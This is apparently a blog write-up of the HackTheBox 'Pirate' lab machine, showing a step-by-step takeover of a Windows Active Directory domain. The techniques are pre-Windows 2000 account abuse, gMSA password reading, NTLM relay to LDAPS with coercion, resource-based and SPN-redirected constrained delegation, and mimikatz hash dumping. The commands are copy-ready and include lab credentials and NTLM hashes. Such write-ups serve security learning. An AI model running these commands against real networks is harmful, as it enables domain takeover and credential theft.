HackTheBox Pirate Writeup
This is a Windows hard box. I liked it a lot, and I learned a lot of valuable techniques from it. Note: This is a very long writeup, but I hope you’d stick with me!
nmap
Starting off with an nmap scan, all the ports open are typical ports for a domain controller.
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
80/tcp    open  http          Microsoft IIS httpd 10.0
|_http-title: IIS Windows Server
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|_  Potentially risky methods: TRACE
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-03-07 05:14:42Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: pirate.htb, Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.pirate.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.pirate.htb
| Not valid before: 2025-06-09T14:05:15
|_Not valid after:  2026-06-09T14:05:15
|_ssl-date: 2026-03-07T05:16:12+00:00; +7h00m01s from scanner time.
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: pirate.htb, Site: Default-First-Site-Name)
|_ssl-date: 2026-03-07T05:16:11+00:00; +7h00m00s from scanner time.
| ssl-cert: Subject: commonName=DC01.pirate.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.pirate.htb
| Not valid before: 2025-06-09T14:05:15
|_Not valid after:  2026-06-09T14:05:15
2179/tcp  open  vmrdp?
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: pirate.htb, Site: Default-First-Site-Name)
|_ssl-date: 2026-03-07T05:16:12+00:00; +7h00m01s from scanner time.
| ssl-cert: Subject: commonName=DC01.pirate.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.pirate.htb
| Not valid before: 2025-06-09T14:05:15
|_Not valid after:  2026-06-09T14:05:15
3269/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: pirate.htb, Site: Default-First-Site-Name)
|_ssl-date: 2026-03-07T05:16:12+00:00; +7h00m01s from scanner time.
| ssl-cert: Subject: commonName=DC01.pirate.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.pirate.htb
| Not valid before: 2025-06-09T14:05:15
|_Not valid after:  2026-06-09T14:05:15
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        .NET Message Framing
49666/tcp open  msrpc         Microsoft Windows RPC
49685/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49686/tcp open  msrpc         Microsoft Windows RPC
49688/tcp open  msrpc         Microsoft Windows RPC
49689/tcp open  msrpc         Microsoft Windows RPC
49915/tcp open  msrpc         Microsoft Windows RPC
56872/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows
Initial Recon - Bloodhound


We are given credentials for a low-privileged domain user, pentest. I then used the account and bloodhound-pythonto collect information about the domain. I found that there are 2 remote management users, and the domain computer MS01 can read the password of the account GMSA ADFS.

Further examining MS01, I found that it belongs to the group pre-windows 2000 compatible. When creating a computer account in Active Directory and selecting the “Pre-Windows 2000” compatibility option, the default computer account password becomes the computer’s name in all lowercase.
 netexec has a module that identifies pre-created computers and obtains Keberos TGTs using their default machine passwords. Something to note here is that I needed to sync my time with the server first because Kerberos authentication is time-sensitive. Before doing that, make sure to add the ip for
 pirate.htb and dc01.pirate.htb to /etc/hosts0.
sudo ntpdate -u <dc ip> && nxc ldap <dc ip> -u pentest -p 'p3nt3st2025!&' -M pre2k

Next, export the ms01 ccache. netexec also has a module to read the gmsa password using the TGT.
export KRB5CCNAME=/home/kali/.nxc/modules/pre2k/ccache/ms01.ccache
nxc ldap <dc ip> --use-kcache --gmsa

Now, we can perform Pass-the-Hash with evil-winrm to obtain a shell on DC01.

NTLM Relay LDAP
When enumerating ldap on DC01, I found that ldap signing is off, which means that it can be subject to NTLM relay ldap attacks.

I was also able to find the ip address for web01, which seems to be on the internal network.

So I set up tunneling with Ligolo-ng and found that web01 has webdav enabled, which means I can perform a HTTP to LDAP NTLM attack.


To perform the NTLM relay attack, I first need to add a DNS record so that the server can resolve the hostname to my attacker IP.
dnstool -u 'pirate.htb\pentest' -p 'p3nt3st2025!&' -r littlebim -a add -t A -d <attacker ip> <dc ip>

Next, I set up the relay server using ldap:
impacket-ntlmrelayx -debug -t ldaps://<dc ip> -i -smb2support -domain pirate.htb

To coerce web01 to authenticate to our server, I used coercer:
coercer coerce -t 192.168.100.2 -l 'littlebim@80/anything' -u 'gMSA_ADFS_prod$' --hashes ':fd9ea7ac7820dba5155bd6ed2d850c09' -d pirate.htb -v


Going back to check the relay server, I got a shell on localhost port 11000! Let’s connect to the shell.

Resource-Based Constrained Delegation
Next, I performed a Resource-Based Constrained Delegation to impersonate the Administrator on web01. I first created a new computer:
add_computer BIM$ password123
Then I set the computer to have the privilege to be able to perform the attack:
set_rbcd WEB01$ BIM$

Add an entry to etc/hosts: 192.168.100.2 web01.pirate.htb
Use impacket-getST to request a ticket for Administrator:
impacket-getST -spn cifs/web01.pirate.htb -impersonate Administrator 'pirate.htb/BIM$:password123'

Then I renamed the ticket to “Administrator.ccache” (for convenience) and used impacket-psexec to log onto web01 and dumped the hashes with mimikatz:
Note: psexec requires the spn to be cifs
export KRB5CCNAME=Administrator.ccache
impacket-psexec -k -no-pass web01.pirate.htb


Now armed with a shell as the system user, I used mimikatz to dump the hashes on web01. I found the hash for user a.white!
Bloodhound Path

Looking back at Bloodhound, I saw that a.white can force change the password for a.white_adm in outbound control.

Looking at a.white_adm’s execute privileges, I found that it has AllowedToDelegate privilege on web01, which allows for the constrained delegation attack. However, we only have it on web01, but our next target is dc01.

Interestingly, looking at the user’s outbound controls, I saw that the account has writeSPN on dc01. What if I can “change” the delegation attack target to dc01 instead?
Force Change Password
I first obtained a ticket as a.white with the NTLM hash:
impacket-getTGT pirate.htb/'a.white' -hashes :d2593a013aaf8e077ab0e69f9471b4c1


I then changed the password of a.white_adm with bloodyAD:
export KRB5CCNAME=a.white.ccache
bloodyAD -d pirate.htb \
    --host dc01.pirate.htb \
    --dc-ip <dc ip> \
    -k set password a.white_adm 'NewPass!123'
Clear SPN and Write SPN
Next, this is where the trick happens:
Keberos heavily relies on SPNs to function, where it uses the SPN to identify the correct service account. The SPN essentially acts as an unique identifier for a service.

Using impacket-finddelegate, I found that the AllowedToDelegate privilege is to the SPN http/web01.pirate.htb, so what if I give that SPN to dc01 instead of web01? There’s one important thing - no 2 same SPNs are allowed, so I needed to clear web01’s SPN first and then write it to dc01.
impacket-findDelegation 'PIRATE.HTB/a.white_adm:NewPass!123' -dc-ip <dc ip>

Clear web01’s SPN:
addspn --clear -u 'PIRATE\a.white_adm' -p 'NewPass!123' -t web01$ dc01.pirate.htb
Write the SPN for dc01:
addspn -u 'PIRATE\a.white_adm' -p 'NewPass!123' -t dc01$ -s http/WEB01.pirate.htb dc01.pirate.htb


I confirmed that dc01 now contains the SPN:
addspn -u 'PIRATE\a.white_adm' -p 'NewPass!123' -t dc01$ -q dc01.pirate.htb
Now, we can perform the constrained delegation attack on dc01:
impacket-getST -spn 'http/WEB01.pirate.htb' -impersonate administrator 'pirate.htb/a.white_adm':'NewPass!123' -dc-ip <dc ip>

There’s an important step before we get to the final shell - point web01.pirate.htb to the ip of dc01 in /etc/hosts. This is because dc01 will accept tickets issued for that SPN (http/web01.pirate.htb), but the connection needs to actually reach dc01’s IP.

The last step is to get a privileged shell with the ticket and pwn the box! Something to note here is that I used impacket-smbexec because SMB negotiation is more lenient since our SPN is http.
export KRB5CCNAME=administrator@http_WEB01.pirate.htb@PIRATE.HTB.ccache
impacket-smbexec -k -no-pass web01.pirate.htb
Finally the end! It’s my longest writeup yet… if you looked through everything in this blog you’ve earned my respect :3